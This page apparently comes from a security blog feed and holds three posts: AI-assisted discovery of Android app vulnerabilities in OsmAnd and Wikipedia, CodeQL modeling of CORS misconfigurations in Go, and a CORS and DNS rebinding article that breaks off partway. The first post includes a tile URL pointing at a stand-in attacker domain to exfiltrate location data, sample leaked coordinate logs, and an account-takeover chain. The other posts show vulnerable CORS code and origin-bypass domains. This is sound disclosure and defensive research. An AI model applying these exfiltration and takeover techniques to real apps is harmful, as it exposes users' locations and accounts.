❌

Visualização de leitura

How we found 24 Android vulnerabilities using our open source AI security agent

With the rise of AI in the security space, our team created the GitHub Security Lab Taskflow Agent as a way for security researchers to easily automate, package, and share the AI prompts and workflows that they find effective for their work. In this blog post, I’ll share how I created auditing taskflows to find vulnerabilities in Android applications.

While new models are getting better at understanding code, custom taskflow prompts let security researchers guide them—splitting research into incremental steps to help the LLM find complex vulnerabilities faster, or that it would have missed entirely.

Using these taskflows, I’ve reported more than 20 vulnerabilities in Android applications. You can check out our advisories page to see when new vulnerabilities are disclosed. Otherwise, keep reading for a few concrete examples of high-impact vulnerabilities that these taskflows found.

How to run the taskflows on your own project

Want to get started right away? The taskflows are open source and easy to run yourself. Please note: A GitHub Copilot license is required, and the prompts will use premium model requests. Running the taskflows can result in many tool calls, which can easily consume a large amount of tokens.

  1. Go to the seclab-taskflows repository and start a codespace.
  2. Wait a few minutes for the codespace to initialize.
  3. In the terminal, run ./scripts/audit/run_mobile.sh myorg/myrepo

It might take an hour or two to finish on a medium-sized repository. When it finishes, it’ll open an SQLite viewer with the results. Open the “audit_results” table and look for rows with a checkmark in the “has_vulnerability” column.

Creating targeted audit taskflows for Android apps

My colleagues Peter and Mo previously wrote a blog post about their audit task flows. Although those taskflows already work well on their own, Android applications have their own specific classes of vulnerabilities that we’d like the taskflows to focus on, so we need to guide them.

First, I added a taskflow called gather_mobile_entry_point_info.yaml. Entry points are places in the code that attacker-controlled data could flow through. This taskflow takes the entry points and separates them into mobile entry points and non-mobile entry points. This allows the AI to run on repos that contain a variety of different application types—a mobile application, web servers, desktop applicationswhile still understanding the correct attack surface.

Second, I edited classify_application_local.yaml. In it, I specify a list of popular vulnerability classes and ask the LLM to consider them in the context of each entry point and component. Since mobile application vulnerabilities are less widely known and LLMs are non-deterministic, we should ensure the LLM checks for certain essential vulnerabilities classes. For example, if in the previous step the taskflow identified an intent-based entry point, then it should have a list of common intent-based vulnerabilities it will check for, such as confused deputy or insecure broadcasts. This helps the LLM find connections between components and maintain an overview of the threat model.

By combining both prompts across multiple runs, we get the best of each: the strict prompt and repeated runs ensure obvious vulnerabilities aren’t missed, while the broad prompt lets the AI apply its creativity to the fullest.

Two examples of vulnerabilities found by the taskflows

In this section, we’ll show two examples of vulnerabilities that were found by the taskflows and that have already been disclosed. In total, we have found and reported 24 vulnerabilities so far.

Tracking Users via OsmAnd

OsmAnd is a popular third-party navigation app that uses Open-Street-Map as its main data source. Available on both the App Store and Play Store, we will look at the Android version, which has over 10 million downloads. In this section, we will look at the most interesting of the three vulnerabilities that were discovered: a vulnerability that allows malicious apps to track the location of the device.

OsmAnd exports an activity called MapActivity. An Android activity is a single, focused screen in an app that provides a UI for the user to interact with. MapActivity handles opening settings files and deeplinks within the app and is exported. An exported activity is an activity that can be launched by components outside of its own app.

screenshot of an android.xml file

However, when opening settings files, the app allows for intent extras (settings_version, silent_import, replace, export_type_list_key). Intents are messaging objects in Android used to request an action from another app component, and intent extras are key-value pairs of data attached to an intent to pass information along with that request. MapActivity only expects these extras to come from an AIDL service. They should have been passed through an in-process channel instead of intent extras, because any app can put arbitrary extras on any intent to any exported activity. Android provides no mechanism to restrict which extras an external caller can set.

Because MapActivity is exported, any app can send an intent to the activity with any extras we want, including intent extras that can allow us to import settings to the app undetected. The Android app uses the handleOsmAndSettingsImport function to import the following settings:

  • SilentImport: allows importing without a notification
  • Replace: allows us to replace instead of just add settings
  • SettingsTypes: allows us to import without a user confirmation
private void handleOsmAndSettingsImport(Uri intentUri, String fileName, Bundle extras) { 
    fileName = fileName.replace(ZIP_EXT, ""); 
    if (extras != null && CollectionUtils.containsAny(extras.keySet(), 
            SETTINGS_VERSION_KEY, SETTINGS_LATEST_CHANGES_KEY)) { 
        int version = extras.getInt(SETTINGS_VERSION_KEY, -1); 
        String latestChanges = extras.getString(SETTINGS_LATEST_CHANGES_KEY); 
        boolean replace = extras.getBoolean(REPLACE_KEY);              // ← attacker-controlled 
        boolean silentImport = extras.getBoolean(SILENT_IMPORT_KEY);   // ← attacker-controlled 
        ArrayList<String> exportTypeKeys = 
            extras.getStringArrayList(EXPORT_TYPE_LIST_KEY);           // ← attacker-controlled 
        List<ExportType> exportTypes = null; 
        if (exportTypeKeys != null) { 
            exportTypes = ExportType.valuesOf(exportTypeKeys); 
        } 
        handleOsmAndSettingsImport(intentUri, fileName, exportTypes, 
            replace, silentImport, latestChanges, version); 
    } else { 
        handleOsmAndSettingsImport(intentUri, fileName, 
            null, false, false, null, -1);                             // safe defaults 
    } 
} 

Since we can now import any settings we want, we can make several critical changes. For example, we can replace tiles on the map. OsmAnd formats the URL for each tile in the following format:

return MessageFormat.format(urlTemplate, zoom + "", x + "", y + "");

By default, OsmAnd uses local tiles, however we can overwrite the default tile files with the following URL:

f"{ATTACKER_DOMAIN}/tiles/{{0}}/{{1}}/{{2}}.png",

Then, we can leak the exact x, y coordinates of every tile. The URL expects the response of that URL to contain an image for the tile so on the attacker server backend, we serve the according tile from OpenStreetMaps. The attacker has a list of the x, y coordinates of every tile the user had loaded on the OsmAnd app, and the user has no idea the settings of their app have been changed. This allows any app, even one with no permissions, to overwrite the settings of OsmAnd and send back private location data to their server.

# [TILE #1]  14:23:07  z=15 x=9649 y=12320 
#   ├── center: 40.70979, -73.98743 
#   └── 🗺️  https://www.openstreetmap.org/#map=15/40.70979/-73.98743

Using the same vulnerability, we can also obtain the origin and destination for every route a user takes on OsmAnd sent to our attacker server, without any change noticeable to the user.

[ROUTE #1] 07:02:47  vehicle=car  waypoints=2 
  ├── path: /osrm/car/-122.084,37.4219983;-122.32450103759766,37.99944305419922 
  ├── 📍 ORIGIN:      37.421998, -122.084000 
  │      https://www.openstreetmap.org/#map=15/37.42200/-122.08400 
  ├── 🏁 DESTINATION: 37.999443, -122.324501 
  │      https://www.openstreetmap.org/#map=15/37.99944/-122.32450

Wikipedia account takeover Via deeplink

Next, we’ll look at the Wikipedia Android app, which allows users to browse Wikipedia on their phones. To browse Wikipedia webpages within the app, the Wikipedia Android app registers a hook for the wikipedia:// deeplink to open the app. For example, a deeplink may look like wikipedia://wikipedia.org/wiki/PoC . However, a logic bug in the hostname parser allows us to load non-Wikipedia URLs.

    private fun handleIntent(intent: Intent) { 
        if (Intent.ACTION_VIEW == intent.action && intent.data != null) { 
            // TODO: handle special cases of non-article content, e.g. shared reading lists. 
            intent.data?.let { 
                if (it.authority.orEmpty().endsWith(WikiSite.BASE_DOMAIN)) { 
                    // Pass it right along to PageActivity 
                    val uri = Uri.parse(it.toString().replace("wikipedia://", WikiSite.DEFAULT_SCHEME + "://")) 
                    startActivity(Intent(this, PageActivity::class.java) 
                            .setAction(Intent.ACTION_VIEW) 
                            .setData(uri)) 
                } 
            } 
        } 
    } 

This primitive allows us to direct the user to any website of our choosing using a wikipedia:// deeplink, and trick the user into thinking they are on the Wikipedia page, when they are, in fact, on an attacker-controlled page. Additionally, the attacker is able to run arbitrary JavaScript in the app’s WebView, a dangerous primitive that gives the attacker an entry point to environments that are normally considered safe. This vulnerability pattern occurs not once, but twice in the same app:

// SharedPreferenceCookieManager.kt:101 
if (domain.endsWith(domainSpec)) { 
    buildCookieList(cookieList, cookiesForDomainSpec, null) 
} 

This second snippet checks whether a page should contain cookies from wikipedia.org page. Using both issues, we can leak all the cookies from the Wikipedia page, which are long-lived.

Chaining these two vulnerabilities together, we get a powerful account takeover.

  1. The victim accesses a malicious webpage on their browser containing a deeplink and clicks on it.
  2. The Wikipedia Android app opens automatically and loads an attacker-controlled page that ends with wikipedia.org, such as evil-wikipedia.org. The victim thinks it’s a page on Wikipedia, and the app automatically sends the user’s cookies. The attacker now has access to the victim’s username, long-lived token, and session token valid across every Wikimedia project (all Wikipedias, Commons, Wikidata, Meta, etc.).

As these examples show, LLMs can find logic vulnerabilities with critical impact, not just generic bug classes.

LLMs are good at finding vulnerabilities but struggle at estimating severity

LLMs are good at finding vulnerabilities, even to the point of finding low severity bugs that are not very impactful. Many times, I found that the AI would return issues that required very specific states that would be almost impossible to find in real life situations. Additionally, it often reported low-severity vulnerabilities, even when specifically told not to do so. Because of this, each finding should be reviewed by a security researcher with knowledge of mobile applications.

Another problem we found was that the severity of vulnerabilities was often estimated incorrectly. The actual impact of a vulnerability often changes due to mitigating factors; that lower its severity.

Take for example a path traversal in an Android app where the filepath is restricted to the external storage; the relative severity of such an issue is low. Such mitigating factors are hard for the LLM to see without explicit prompting to “create a proof of concept,” requiring multiple runs not just for finding vulnerabilities, but also creating proof of concepts, which forces the LLM to try to exploit the vulnerability. Depending on the availability and speed of the model, this requires the model to use extra time on vulnerabilities that may not have very strong impact.

Even then, the LLM can still get things wrong. For example, if the app uses data from both internal and external storage, the internal storage data is often given priority. The LLM may assume that data from external storage—which we can write to via our path traversal—will change the application’s actual data. But if internal storage overwrites our attacker-controlled external data, there’s no vulnerability at all. Such complex behaviors lead to false positives, which will decrease as LLM models’ contexts grow bigger and their reasoning improves. But for now, the only way to fix these issue is to give the LLM a debugger to run the proof of concept and original code, or for a researcher to prompt the LLM to look specifically for these issues.

LLMs have great knowledge of API behavior

Any security researcher who specializes in a particular language knows the common code patterns: which functions are safe and which are unsafe. For example, using path.Clean in Go is much less safe than using filepath.Clean and is often the cause of many vulnerabilities that affect Windows versions of popular products. We were surprised to see how well the LLM was able to understand the behavior of common security relevant APIs in various languages, even without access to the language source code. Most proof of concepts that we ask the LLM to produce after giving it a vulnerability report required little modification on our end, demonstrating its deep knowledge of previous security exploits and API behavior.

Notes on the results

At the time of writing this blog, we found 24 Android vulnerabilities in mobile applications. In many cases, we found simple vulnerabilities in applications such as path traversal. We found a handful of critical vulnerabilities, some of which have been presented in this blog post. Since Android app security is quite strong, the types of vulnerabilities are exactly where a security researcher would expect to find them, such as cross app scripting in a WebView, or exposed JavaScript bridges.

Chart showing GHSLs and Average CVSS for 12 CWEs.

We believe that AI-powered security research is one of the best ways to secure open source projects currently, and its power can be used for web applications, mobile applications as well as desktop applications.

Closing

We strongly believe that security should be a top priority for all open source maintainers, and we know that AI will be an essential tool for all maintainers in the coming years, both for development and security. The seclab-taskflow-agent will help you get started with security in a couple minutes and is open to contributions for those who find interesting and unique prompts, tools and mechanisms for finding vulnerabilities with AI.

Start securing your project today. Run these taskflows against your own app and take the first step toward AI-assisted security!

The post How we found 24 Android vulnerabilities using our open source AI security agent appeared first on The GitHub Blog.

Modeling CORS frameworks with CodeQL to find security vulnerabilities

There are many different types of vulnerabilities that can occur when setting up CORS for your web application, and insecure usage of CORS frameworks and logic errors in homemade CORS implementations can lead to serious security vulnerabilities that allow attackers to bypass authentication. What’s more, attackers can utilize CORS misconfigurations to escalate the severity of other existing vulnerabilities in web applications to access services on the intranet.


A CORS diagram showing communication between two websites in the browser.

In this blog post, I’ll show how developers and security researchers can use CodeQL to model their own libraries, using work that I’ve done on CORS frameworks in Go as an example. Since the techniques that I used are useful for modeling other frameworks, this blog post can help you model and find vulnerabilities in your own projects. Because static analyzers like CodeQL have the ability to get the detailed information about structures, functions, and imported libraries, they’re more versatile than simple tools like grep. Plus, since CORS frameworks often use set configurations via specific structures and functions, using CodeQL is the easiest way to find misconfigurations in your codebases.

Modeling headers in CodeQL

When adding code to CodeQL, it’s best practice to always check the related queries and frameworks that are already available so that we’re not reinventing the wheel. For most languages, CodeQL already has a CORS query that covers many of the default cases. The easiest and simplest way of implementing CORS is by manually setting the  Access-Control-Allow-Origin and Access-Control-Allow-Credentials response headers. By modeling the frameworks for a language (e.g., Django, FastAPI, and Flask), CodeQL can identify where in the code those headers are set. Building on those models by looking for specific header values, CodeQL can find simple examples of CORS and see if they match vulnerable values.

In the following Go example, unauthenticated resources on the servers could be accessed by arbitrary websites.

func saveHandler(w http.ResponseWriter, r *http.Request) { 
    w.Header().Set("Access-Control-Allow-Origin", "*") 
}

This may be troublesome for web applications that do not have authentication, such as tools intended to be hosted locally, because any dangerous endpoint could be accessed and exploited by an attacker.

This is a snippet of the Go http framework where CodeQL models the Set method to find security-related header writes for this framework. Header writes are modeled by the HeaderWrite class in HTTP.qll, which is extended by other modules and classes in order to find all header writes.

 /** Provides a class for modeling new HTTP header-write APIs. */
  module HeaderWrite {
    /**
     * A data-flow node that represents a write to an HTTP header.
     *
     * Extend this class to model new APIs. If you want to refine existing API models,
     * extend `HTTP::HeaderWrite` instead.
     */
    abstract class Range extends DataFlow::ExprNode {
      /** Gets the (lower-case) name of a header set by this definition. */
      string getHeaderName() { result = this.getName().getStringValue().toLowerCase() }

Some useful methods such as getHeaderName and getHeaderValue can also  help in developing security queries related to headers, like CORS misconfiguration. Unlike the previous code example, the below pattern is an example of a CORS misconfiguration whose effect is much more impactful.

func saveHandler(w http.ResponseWriter, r *http.Request) { 
    w.Header().Set("Access-Control-Allow-Origin", 
    r.Header.Get("Origin"))
    w.Header().Set("Access-Control-Allow-Credentials", 
    "true") 
}

Reflecting the request origin header and allowing credentials permits an attacking website to make requests as the current logged in user, which could compromise the entire web application.

Using CodeQL, we can model the headers, looking for specific headers and methods in order to help CodeQL identify the relevant security code structures to find CORS vulnerabilities.

/**
 * An `Access-Control-Allow-Credentials` header write.
 */
class AllowCredentialsHeaderWrite extends Http::HeaderWrite {
    AllowCredentialsHeaderWrite() {
        this.getHeaderName() = headerAllowCredentials()
    }
}

/**
 * predicate for CORS query.
 */
predicate allowCredentialsIsSetToTrue(DataFlow::ExprNode allowOriginHW) {
        exists(AllowCredentialsHeaderWrite allowCredentialsHW |
                allowCredentialsHW.getHeaderValue().toLowerCase() = "true"

Here, the HTTP::HeaderWrite class, as previously discussed, is used as a superclass for AllowCredentialsHeaderWrite, which finds all header writes of the value Access-Control-Allow-Credentials. Then, when our CORS misconfiguration query checks whether credentials are enabled, we use AllowCredentialsHeaderWrite as one of the possible sources to check.

The simplest way for developers to set a CORS policy is by setting headers on HTTP responses in their server. By modeling all instances where a header is set, we can check for these CORS cases in our CORS query. 

When modeling web frameworks using CodeQL, creating classes that extend more generic superclasses such as HTTP::HeaderWrite allows the impact of the model to be used in all CodeQL security queries that need them. Since headers in web applications can be so important, modeling all the ways they can be written to in a framework can be a great first step to adding that web framework to CodeQL.

Modeling frameworks in CodeQL

A computer with two windows open showing secure code.

Rather than setting the CORS headers manually, many developers use a CORS framework instead.  Generally, CORS frameworks use middleware in the router of a web framework in order to add headers for every response. Some web frameworks will have their own CORS middleware, or you may have to include a third-party package. When modeling a CORS framework in CodeQL, you’re usually modeling the relevant structures and methods that signify a CORS policy. Once the modeled structure or methods have the correct values, the query should check that the structure is actually used in the codebase.

For frameworks, we’ll look into Go as our language of choice since it has great support for CORS. Go provides a couple of CORS frameworks, but most follow the structure of Gin CORS, a CORS middleware framework for the Gin web framework. Here’s an example of a Gin configuration for CORS:

package main

import (
  "time"

  "github.com/gin-contrib/cors"
  "github.com/gin-gonic/gin"
)

func main() {
  router := gin.Default()
  router.Use(cors.New(cors.Config{
    AllowOrigins:     []string{"https://foo.com"},
    AllowMethods:     []string{"PUT", "PATCH"},
    AllowHeaders:     []string{"Origin"},
    ExposeHeaders:    []string{"Content-Length"},
    AllowCredentials: true,
    AllowOriginFunc: func(origin string) bool {
      return origin == "https://github.com"
    }
  }))
  router.Run()
}

Now that we’ve modeled the router.Use method and cors.New — ensuring that cors.Config structure is at some point put into a router.Use function for actual use — we should then check all cors.Config structures for appropriate headers.

Next, we find the appropriate headers fields we want to model. For a basic CORS misconfiguration query, we would model AllowOrigins, AllowCredentials, AllowOriginFunc. My pull requests for adding GinCors and RSCors to CodeQL can be used as references if you’re interested in seeing everything that goes into adding a framework to CodeQL. Below I’ll discuss some of the most important details.

 /**
   * A variable of type Config that holds the headers to be set.
   */
  class GinConfig extends Variable {
    SsaWithFields v;

    GinConfig() {
      this = v.getBaseVariable().getSourceVariable() and
      v.getType().hasQualifiedName(packagePath(), "Config")
    }

    /**
     * Get variable declaration of GinConfig
     */
    SsaWithFields getV() { result = v }
  }

I modeled the Config type by using SSAWithFields, which is a single static assignment with fields. By using getSourceVariable(), we can get the variable that the structure was assigned to, which can help us see where the config is used. This allows us to find track variables that contain the CORS config structure across the codebase, including ones that are often initialized like this:

func main() {
...
// We can now track the corsConfig variable for further updates,such as when one of the fields is updated.
corsConfig:= cors.New(cors.Config{
...
})}

Now that we have the variable containing the relevant structure, we want to find all the instances where the variable is written to. By doing this, we can get an understanding of the relevant property values that have been assigned to it, and thus decide whether the CORS config is misconfigured.

 /**
   * A write to the value of Access-Control-Allow-Origins header
   */
  class AllowOriginsWrite extends UniversalOriginWrite {
    DataFlow::Node base;
	
	// This models all writes to the AllowOrigins field of the Config type
    AllowOriginsWrite() {

      exists(Field f, Write w |
        f.hasQualifiedName(packagePath(), "Config", "AllowOrigins") and
        w.writesField(base, f, this) and

		// To ensure we are finding the correct field, we look for a write of type string (SliceLit)
        this.asExpr() instanceof SliceLit
      )

    }

    /**
     * Get config variable holding header values
     */
    override GinConfig getConfig() {
      exists(GinConfig gc |
        (
          gc.getV().getBaseVariable().getDefinition().(SsaExplicitDefinition).getRhs() =
            base.asInstruction() or
          gc.getV().getAUse() = base
        ) and
        result = gc
      )
    }
  }

By adding the getConfig function, we return the previously created GinConfig, which allows us to verify that any writes to relevant headers affect the same configuration structure. For example, a developer may create a config that has a vulnerable origin and another config that allows credentials. The config that allows credentials wouldn’t be highlighted because only configs with vulnerable origins would create a security issue. By allowing CORS relevant header writes from different frameworks to all extend UniversalOriginWrite and UniversalCredentialsWrite, we can use those in our CORS misconfiguration query. 

Writing CORS misconfiguration queries in CodeQL

CORS issues are separated into two types: those without credentials (where we’re looking for * or null) and CORS with credentials (where we’re looking for origin reflection or null). If you want to keep the CodeQL query simple, you can create one query for each type of CORS vulnerability and assign their severity accordingly. For the Go language, CodeQL only has a “CORS with credentials” type of query because it’s applicable to all applications. 

Let’s tie in the models we just created above to see how they’re used in the Go CORS misconfiguration query itself. 

from DataFlow::ExprNode allowOriginHW, string message
where
  allowCredentialsIsSetToTrue(allowOriginHW) and
  (
    flowsFromUntrustedToAllowOrigin(allowOriginHW, message)
    or
    allowOriginIsNull(allowOriginHW, message)
  ) and
  not flowsToGuardedByCheckOnUntrusted(allowOriginHW)
...
select allowOriginHW, message

This query is only interested in critical vulnerabilities, so it checks whether credentials are allowed, and whether the allowed origins either come from a remote source or are hardcoded as null. In order to prevent false positives, it checks if there are certain guards — such as string comparisons —  before the remote source gets to the origin. Let’s take a closer look at the predicate allowCredentialsIsSetToTrue.

/**
 * Holds if the provided `allowOriginHW` HeaderWrite's parent ResponseWriter
 * also has another HeaderWrite that sets a `Access-Control-Allow-Credentials`
 * header to `true`.
 */
predicate allowCredentialsIsSetToTrue(DataFlow::ExprNode allowOriginHW) {
  exists(AllowCredentialsHeaderWrite allowCredentialsHW |
    allowCredentialsHW.getHeaderValue().toLowerCase() = "true"
  |
    allowOriginHW.(AllowOriginHeaderWrite).getResponseWriter() =
      allowCredentialsHW.getResponseWriter()
  )
  or
...

For the first part of the predicate, we’ll use one of the headers we previously modeled, AllowCredentialsHeaderWrite, in order to compare headers. This will help us filter out all header writes that don’t have credentials set.

  exists(UniversalAllowCredentialsWrite allowCredentialsGin |
    allowCredentialsGin.getExpr().getBoolValue() = true
  |
    allowCredentialsGin.getConfig() = allowOriginHW.(UniversalOriginWrite).getConfig() and
    not exists(UniversalAllowAllOriginsWrite allowAllOrigins |
      allowAllOrigins.getExpr().getBoolValue() = true and
      allowCredentialsGin.getConfig() = allowAllOrigins.getConfig()
    )
    or
    allowCredentialsGin.getBase() = allowOriginHW.(UniversalOriginWrite).getBase() and
    not exists(UniversalAllowAllOriginsWrite allowAllOrigins |
      allowAllOrigins.getExpr().getBoolValue() = true and
      allowCredentialsGin.getBase() = allowAllOrigins.getBase()
    )
  )
}

If CORS is not set through a header, we check for CORS frameworks using UniversalAllowCredentialsWrite.To filter out all instances whose corresponding Origin value is set to “*”, we use the not CodeQL keyword on UniversalAllowAllOriginsWrite,  since these are not applicable to this vulnerability. flowsFromUntrustedToAllowOrigin and allowOriginIsNull follow similar logic to ensure that the resulting header rights are vulnerable.

Extra credit

When you model CodeQL queries to detect vulnerabilities related to CORS, you can’t use a one-size-fits-all approach. Instead, you have to tailor your queries to each web framework for two reasons: 

  • Each framework implements CORS policies in its own way
  • Vulnerability patterns depend on a framework’s behavior

For example, we saw before in Gin CORS that there is an AllowOriginFunc. After looking at the documentation or experimenting with the code, we can see that it may override AllowOrigins. To improve our query, we could write a CodeQL query that looks for AllowOriginFuncs that always return true, which will result in a high severity vulnerability if paired with credentials.

Take this with you 

Once you understand the behavior of web frameworks and headers with CodeQL, it’s simple to find security issues in your code and reduce the chance of vulnerabilities making their way into your work. The number of CodeQL languages that support CORS misconfiguration queries is still growing, and there is always room for improvement from the community . 

If this blog has been helpful in helping you write CodeQL queries, please feel free to open anything you’d like to share with the community in our CodeQL Community Packs.

Finally, GitHub Code Security can help you secure your project by detecting and suggesting a fix for bugs such as CORS misconfiguration!

Explore more GitHub Security Lab blog posts >

The post Modeling CORS frameworks with CodeQL to find security vulnerabilities appeared first on The GitHub Blog.

Localhost dangers: CORS and DNS rebinding


At GitHub Security Lab, one of the most common vulnerability types we find relates to the cross-origin resource sharing (CORS) mechanism. CORS allows a server to instruct a browser to permit loading resources from specified origins other than its own, such as a different domain or port.

Many developers change their CORS rules because users want to connect to third party sites, such as payment or social media sites. However, developers often don’t fully understand the dangers of changing the same-origin policy, and they use unnecessarily broad rules or faulty logic to prevent users from filing further issues.

In this blog post, we’ll examine some case studies of how a broad or faulty CORS policy led to dangerous vulnerabilities in open source software. We’ll also discuss DNS rebinding, an attack with similar effects to a CORS misconfiguration that’s not as well known among developers.

What is CORS and how does it work?

CORS is a way to allow websites to communicate with each other directly by bypassing the same-origin policy, a security measure that restricts websites from making requests to a different domain than the one that served the web page. Understanding the Access-Control-Allow-Origin and Access-Control-Allow-Credentials response headers is crucial for correct and secure CORS implementation.

Access-Control-Allow-Origin is the list of origins that are allowed to make cross site requests and read the response from the webserver. If the Access-Control-Allow-Credentials header is set, the browser is also allowed to send credentials (cookies, http authentication) if the origin requests it. Some requests are considered simple requests and do not need a CORS header in order to be sent cross-site. This includes the GET, POST, and HEAD requests with content types restricted to application/x-www-form-urlencoded, multipart/form-data, and text/plain. When a third-party website needs access to account data from your website, adding a concise CORS policy is often one of the best ways to facilitate such communication.

To implement CORS, developers can either manually set the Access-Control-Allow-Origin header, or they can utilize a CORS framework, such as RSCors, that will do it for them. If you choose to use a framework, make sure to read the documentation—don’t assume the framework is safe by default. For example, if you tell the CORS library you choose to reflect all origins, does it send back the response with a blanket pattern matching star (*) or a response with the actual domain name (e.g., stripe.com)?

Alternatively, you can create a custom function or middleware that checks the origin to see whether or not to send the Access-Control-Allow-Origin header. The problem is, you can make some security mistakes when rolling your own code that well-known libraries usually mitigate.

Common mistakes when implementing CORS

For example, when comparing the origin header with the allowed list of domains, developers may use the string comparison function equivalents of startsWith, exactMatch, and endsWith functions for their language of choice. The safest function is exactMatch where the domain must match the allow list exactly. However, what if payment.stripe.com wants to make a request to our backend instead of stripe.com? To get around this, we’d have to add every subdomain to the allow list. This would inevitably cause users frustration when third-party websites change their APIs.

Alternatively, we can use the endsWith function. If we want connections from Stripe, let’s just add stripe.com to the allowlist and use endsWith to validate and call it a day. Not so fast, since the domain attackerstripe.com is now also valid. We can tell the user to only add full urls to the allowlist, such as https://stripe.com, but then we have the same problem as exactMatch.

We occasionally see developers using the startsWith function in order to validate domains. This also doesn’t work. If the allowlist includes https://stripe.com then we can just do https://stripe.com.attacker.com.

For any origin with subdomains, we must use .stripe.com (notice the extra period) in order to ensure that we are looking at a subdomain. If we combine exactMatch for second level domains and endsWith for subdomains, we can make a secure validator for cross site requests.

Lastly, there’s one edge case found in CORS: the null origin should never be added to allowed domains. The null origin can be hardcoded into the code or added by the user to the allowlist, and it’s used when requests come from a file or from a privacy-sensitive context, such as a redirect. However, it can also come from a sandboxed iframe, which an attacker can include in their website. For more practice attacking a website with null origin, check out this CORS vulnerability with trusted null origin exercise in the Portswigger Security Academy.

How can attackers exploit a CORS misconfiguration?

CORS issues allow an attacker to make actions on behalf of the user when a web application uses cookies (with SameSite None) or HTTP basic authentication, since the browser must send those requests with the required authentication.

Fortunately for users, Chrome has defaulted cookies with no Samesite to SameSite Lax, which has made CORS misconfiguration useless in most scenarios. However, Firefox and Safari are still vulnerable to these issues using bypass techniques found by PTSecurity, whose research we highly recommend reading for knowing how someone can exploit CORS issues.

What impact can a CORS misconfiguration have?

